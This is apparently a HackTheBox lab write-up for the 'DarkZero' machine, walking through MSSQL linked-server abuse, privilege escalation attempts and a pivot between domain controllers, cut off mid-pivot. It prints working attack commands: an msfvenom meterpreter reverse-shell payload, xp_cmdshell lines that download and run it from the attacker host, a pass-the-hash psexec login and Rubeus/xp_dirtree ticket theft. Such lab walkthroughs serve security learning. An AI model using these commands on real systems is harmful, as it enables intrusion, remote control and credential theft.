# HTB-DarkZero
Table of Contents
Scope:10.10.11.89
Creds:john.wRFulUtONCOL!
Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn darkzero.htbPORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-14 18:27:45Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)1433/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2022 16.00.1000.00; RTM| ms-sql-ntlm-info:|   10.10.11.89:1433:|     Target_Name: darkzero|     NetBIOS_Domain_Name: darkzero|     NetBIOS_Computer_Name: DC01|     DNS_Domain_Name: darkzero.htb|     DNS_Computer_Name: DC01.darkzero.htb|     DNS_Tree_Name: darkzero.htb|_    Product_Version: 10.0.26100|_ssl-date: 2025-11-14T18:29:23+00:00; +2h10m01s from scanner time.| ms-sql-info:|   10.10.11.89:1433:|     Version:|       name: Microsoft SQL Server 2022 RTM|       number: 16.00.1000.00|       Product: Microsoft SQL Server 2022|       Service pack level: RTM|       Post-SP patches applied: false|_    TCP port: 14332179/tcp  open  vmrdp?        syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack .NET Message Framing49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49690/tcp open  msrpc         syn-ack Microsoft Windows RPC49692/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049911/tcp open  msrpc         syn-ack Microsoft Windows RPC49940/tcp open  msrpc         syn-ack Microsoft Windows RPC49986/tcp open  msrpc         syn-ack Microsoft Windows RPC49998/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 35679/tcp): CLEAN (Timeout)|   Check 2 (port 52653/tcp): CLEAN (Timeout)|   Check 3 (port 7628/udp): CLEAN (Timeout)|   Check 4 (port 32811/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: mean: 2h09m58s, deviation: 2s, median: 2h09m57s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| smb2-time:|   date: 2025-11-14T18:28:41|_  start_date: N/A
This post is password-protected. Enter the password to continue:
nxc
Since we already got valid creds I decided to use nxc to spray the credentials


I then tested out the mssql protocol and noticed that I was able to make queries:

Having found this info I used impacket-mssqlclient to log in.
1433/TCP - MSSQL

However the current user did not have permissions to execute cmd prompts:


What did work was the enum_links command which showed us that there was a second server:

Using this link we can get access to DC02 and execute arbitrary commands:
DC02 Foothold
Reverse shell as svc_sql
Now that we’ve found a way to execute commands we can go ahead and get ourselves a reverse shell:


Unfortunately there’s no easy way to escalate privs:

Running basic enumeration commands tells us that this host is a Windows Server 2022 machine:

There are no hotfixes or installed patches, meaning it’s a clean install. Let’s look for priv esc options.
DC02 Privilege Escalation
CVE-2024-30088

During enumeration I found a fitting CVE that we could exploit here:

I tried to upload the following poc.exe and execute it in order to escalate my privs.

However one oversight was that it would launch a new shell. This would work if I had RDP access but since I only had a CLI shell this did not work.
msfconsole - FAIL
Instead I launched msfconsole:

msfconsole -q -x "use exploit/multi/handler; set LHOST tun0; set LPORT 443; set payload windows/x64/meterpreter/reverse_tcp; run"
I created the msfvenom payload for it:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.42 LPORT=443 -f exe -o shell.exeOn the mssqlclient session I used the following:
exec xp_cmdshell "powershell iwr -uri http://10.10.14.42/shell.exe -outfile C:\Users\Public\shell.exe"exec xp_cmdshell "C:\Users\Public\shell.exe"
By running the exploit suggester I find that the target is indeed vulnerable to the previous found CVE:
For some reason this exploit just did not want to work. I tried it many times over and over and even reverted the machine, it did not work. I then grabbed up the Administrator hash from a fellow player and used a ligolo tunnel to log in.
The intention was to exploit the CVE then do some post-exploitation where the hash would be discovered.
Tunneling
Since the exploit just kept failing I logged in with the provided NT hash instead:


impacket-psexec Administrator@172.16.20.2 -hashes ":6963aad8ba1150192f3ca6341355eb49"
user.txt

The user flag was found inside the Administrator’s Desktop directory:
DC01 Foothold
Pivoting
Now that we’ve compromised the DC02 target we’ll have to pivot over to the DC01 host. In order to do this we’ll log into the mssqlclient again and try to steal a ticket by abusing the smb protocol using rubeus.exe:


Once uploaded we’ll run rubeus in monitor mode:
Rubeus.exe monitor /interval:1 /nowrapRight away we notice some output, however this is from the same system:

What we need is a TGT ticket from the users over on DC01. I’ll use the following command from a new mssqlclient instance to get this:
exec xp_dirtree '\\DC02.darkzero.ext\\testing'
Over in the rubeus terminal I notice the output:
